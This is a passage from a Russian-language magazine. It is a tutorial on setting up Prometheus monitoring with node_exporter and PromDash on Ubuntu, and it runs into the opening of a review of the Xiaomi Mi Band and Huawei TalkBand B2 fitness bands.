$ cd ~/prometheus
$ git clone https://github.com/prometheus/node_exporter.git
```

Переходим в каталог node_exporter и собираем:

```
$ cd node_exporter
$ make
```

В результате в текущем каталоге появится исполняемый файл node_exporter, его можно скопировать куда-нибудь, где его будет видно в PATH, но лучше сделать символическую ссылку. Так будет проще обновлять в будущем.

```
$ sudo ln -s ~/prometheus/node_exporter/node_exporter /usr/bin
```

В Ubuntu используется Upstart; создадим файл для запуска Node Exporter:

```
$ sudo nano /etc/init/node_exporter.conf

    start on startup

    script
        /usr/bin/node_exporter
    end script
```

Запускаем:

```
$ sudo service node_exporter start
    node_exporter start/running, process 3124
```

Можно проверить работу, подключившись браузером к `http://server_ip:9100/metrics`.



```
# HELP go_gc_duration_seconds A summary of the GC invocation durations.
# TYPE go_gc_duration_seconds summary
go_gc_duration_seconds{quantile="0"} 0
go_gc_duration_seconds{quantile="0.25"} 0
go_gc_duration_seconds{quantile="0.5"} 0
go_gc_duration_seconds{quantile="0.75"} 0
go_gc_duration_seconds{quantile="1"} 0
go_gc_duration_seconds_sum 0
go_gc_duration_seconds_count 0
# HELP go_goroutines Number of goroutines that currently exist.
# TYPE go_goroutines gauge
go_goroutines 17
# HELP http_request_duration_microseconds The HTTP request latencies in microseconds.
# TYPE http_request_duration_microseconds summary
http_request_duration_microseconds{handler="prometheus",quantile="0.5"} NaN
http_request_duration_microseconds{handler="prometheus",quantile="0.9"} NaN
http_request_duration_microseconds{handler="prometheus",quantile="0.99"} NaN
http_request_duration_microseconds_sum{handler="prometheus"} 0
http_request_duration_microseconds_count{handler="prometheus"} 0
# HELP http_request_size_bytes The HTTP request sizes in bytes.
# TYPE http_request_size_bytes summary
http_request_size_bytes{handler="prometheus",quantile="0.5"} NaN
http_request_size_bytes{handler="prometheus",quantile="0.9"} NaN
http_request_size_bytes{handler="prometheus",quantile="0.99"} NaN
http_request_size_bytes_sum{handler="prometheus"} 0
http_request_size_bytes_count{handler="prometheus"} 0
# HELP http_response_size_bytes The HTTP response sizes in bytes.
# TYPE http_response_size_bytes summary
http_response_size_bytes{handler="prometheus",quantile="0.5"} NaN
http_response_size_bytes{handler="prometheus",quantile="0.9"} NaN
http_response_size_bytes{handler="prometheus",quantile="0.99"} NaN
http_response_size_bytes_sum{handler="prometheus"} 0
http_response_size_bytes_count{handler="prometheus"} 0
# HELP node_boot_time Node boot time, in unixtime.
# TYPE node_boot_time gauge
node_boot_time 1.442159144e+09
# HELP node_context_switches Total number of context switches.
# TYPE node_context_switches counter
node_context_switches 478990
# HELP node_cpu Seconds the cpus spent in each mode.
# TYPE node_cpu counter
```

Метрики, собранные Prometheus


Теперь можем запустить сервер Prometheus, он автоматически считает конфигурационный файл **prometheus.yml**, если он находится в текущем каталоге, поэтому можно не указывать. Иначе используем флаг **-config.file**. Чтобы увидеть процесс загрузки и убедиться, что ошибок нет, первый запуск лучше произвести просто:

```
$ ./prometheus
```


```
user@ubuntu:~/prometheus/server$ ./prometheus
prometheus, version 0.15.1 (branch: master, revision: 64349aa)
  build user:       julius@julius-thinkpad
  build date:       20150727-17:56:51
  go version:       1.4.2
INFO[0000] Loading configuration file prometheus.yml      file=main.go line=173
INFO[0000] Loading series map and head chunks...          file=storage.go line=263
INFO[0000] 0 series loaded.                               file=storage.go line=268
INFO[0000] Starting target manager...                     file=targetmanager.go line=75
INFO[0000] Listening on :9090                             file=web.go line=186
```

Запуск Prometheus

В дальнейшем для автоматического запуска сервера Prometheus можно поступить, как и для node_exporter. Теперь можем перейти в браузере по `http://server_ip:9090/` и просмотреть настройки сервера и данные метрик. В самом верху окна есть меню. В Graph можем генерировать графики. Вкладка Console предлагает два варианта: ввести команду вручную или выбрать в списке (команда переносится в строку ввода, и ее можно корректировать). Выбираем одну для примера и нажимаем Execute, после чего во вкладке Graph можем просмотреть график:



Просмотр настроек



Графики в Graph

Так как мы выбрали `job_name: 'node'`, можем посмотреть консоль. Для этого переходим в `http://server_ip:9090/consoles/node.html`, выбираем свой сервер, и нам доступны графики и различная статистическая информация, собранная метриками. Теперь мы можем просматривать графики, экспериментируя с запросами, но такая схема удобна только для разовых действий и во время отладки. Для повседневной работы лучше использовать PromDash, позволяющий создавать настраиваемые и более наглядные панели.

УСТАНОВКА PROMDASH

В отличие от остальных компонентов, PromDash написан на Ruby:

```
$ sudo apt-get install ruby bundler libsqlite3-dev sqlite3
```

Дальше как обычно:



```
$ cd ~/prometheus
$ git clone https://github.com/prometheus/promdash.git
$ cd promdash
```

PromDash для хранения информации может использовать SQLite (по умолчанию для небольших нагрузок), MySQL или PostgreSQL. Для простоты возьмем SQLite:

```
$ bundle install --without mysql postgresql
```

Далее будут дозагружены и доустановлены недостающие библиотеки Ruby. В Ubuntu в результате получил две одинаковые ошибки:

```
NoMethodError: undefined method 'size' for nil:NilClass
```

Лечится ручной установкой thread_safe и rdoc, при этом будут поставлены более новые версии этих пакетов, чем требовал мастер. Затем повторяем процесс установки:

```
$ sudo gem install thread_safe
$ sudo gem install rdoc
```

Создаем каталог для хранения данных SQLite3, ассоциированных с PromDash:

```
$ mkdir ~/prometheus/databases
```

После запуска внутри будет создан файл **mydb.sqlite3**. Путь к этому каталогу следует прописать в переменной **DATABASE_URL**, кроме этого, зададим режим работы PromDash через переменную **RAILS_ENV** (значения можно подсмотреть в документации и в Git):

```
$ nano ~/.bashrc
export DATABASE_URL=sqlite3:$HOME/prometheus/databases/mydb.sqlite3
export RAILS_ENV=production
```

Применяем изменения:

```
$ . ~/.bashrc
```

Находясь в каталоге promdash, создаем таблицы:

```
$ rake db:migrate
```

Использование Rails Asset Pipeline подразумевает прекомпиляцию некоторых элементов:

```
$ rake assets:precompile
```

В составе PromDash идет легкий [веб-сервер Thin](), написанный также на Ruby. Чтобы его запустить, вводим

```
$ bundle exec thin start -d
```

Подключаемся браузером к 3000-му порту (http://server_ip:3000/) и можем наблюдать главную страницу PromDash. Здесь пока ничего нет, только две вкладки Dashboard и Servers с кнопками, позволяющими создавать элементы. Для начала нужно подключить PromDash к серверам. Он у нас пока один. Просто переходим во вкладку Servers, выбираем `New Server`, в появившейся форме указываем имя, URL http://server_ip:9090 и выбираем тип Prometheus. Нажимаем `Create Server`. Если есть другие серверы Prometheus или Graphite, то аналогичным образом прописываем остальные. Переходим в Dashboard.

Чтобы было удобно структурировать данные, панели размещаются в каталогах. Жмем `New Directory`, вводим название и нажимаем `Create Directory`. Теперь можно создавать панель. Алгоритм прост. Нажимаем `New Dashboard`, вводим имя, выбираем в списке каталог и создаем. Все, перед нами пустой Dashboard, который требуется сконфигурировать. Это просто. При наведении курсора на заголовок Title откроются несколько кнопок, позволяющих произвести основные операции. Изменить заголовок и формат отображения можно, выбрав четвертую кнопку `Graph and Axis Settings icon`.

Теперь добавим графики. Нажимаем `Add Expression` и вводим или выбираем из списка выражение, например `process_cpu_second_total`, и задаем дополнительные параметры. Когда все заполнено, нажимаем левую кнопку `Refresh` и видим график на Dashboard.

Больше графиков и прочих элементов можем добавить при помощи кнопок внизу страницы. Кнопки вверху позволяют установить другую тему оформления, указать период обновления. Чтобы сохранить настройки Dashboard, нажимаем `Save Changes`. Теперь, перейдя в Dashboards, увидим ссылку на нашу панель, откуда можем ее просмотреть, а также переименовать, удалить и клонировать.




График в Dashboards

ВЫВОД


Несмотря на кажущуюся сложность, Prometheus разворачивается очень просто и без каких-либо проблем, система начинает мониториться после развертывания сервера. И конечно, все можно доработать под конкретные условия, для этого проект предлагает неплохую документацию.



ФИТНЕС ПО-КИТАЙСКИ

ТЕСТ XIAOMI MI BAND И HUAWEI TALKBAND B2 — ДВУХ НЕОРДИНАРНЫХ ФИТНЕС-БРАСЛЕТОВ

Новые фитнес-трекеры и умные часы повалили как из рога изобилия. Мы протестировали два продукта известных китайских компаний: один из них интересен исключительной дешевизной, второй — возможностью из браслета превращаться в Bluetooth-гарнитуру.


Андрей Письменный

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Совместимость: Android 4.4 и выше, iOS 7.0 и выше
Индикация: три светодиода
Защита от воды и пыли: IP67
Ремешок: съемный, резиновый
Датчики: акселерометр
Масса: 13 г (5 г без ремешка)
Аккумулятор: несъемный, 41 мА · ч, до 30 дней без подзарядки
Цена: от 1000 рублей

XIAOMI MI BAND

Оказавшись прошлой осенью на знаменитом шэньчжэньском рынке электроники (он выглядит как московская Горбушка, но больше примерно раз в десять-двадцать), я не смог пройти мимо тогдашней новинки: супердешевого фитнес-браслета производства Xiaomi. Если ты не в курсе, Xiaomi — это быстро набирающий популярность китайский производитель телефонов на Android. Mi Band — дань моде на носимые устройства и попытка сделать браслет, который будет доступен небогатому потребителю, как китайскому, так и, к примеру, русскому.

На «китайской Горбушке» цена на Mi Band в юанях тогда примерно соответствовала восьми сотням рублей. Теперь эти браслеты массово поставляют в Россию, и их легко найти в магазинах по цене около 1500 рублей. То есть все равно очень дешево, особенно если учесть, насколько с тех пор подешевела наша валюта. Однако прежде чем бросаться покупать Mi Band, нужно знать, на что он годен, — именно об этом я и хочу рассказать. Пусть это давно не новинка, но менее интересным браслет не стал. По крайней мере, ничего сравнимого по схожей цене найти нельзя.

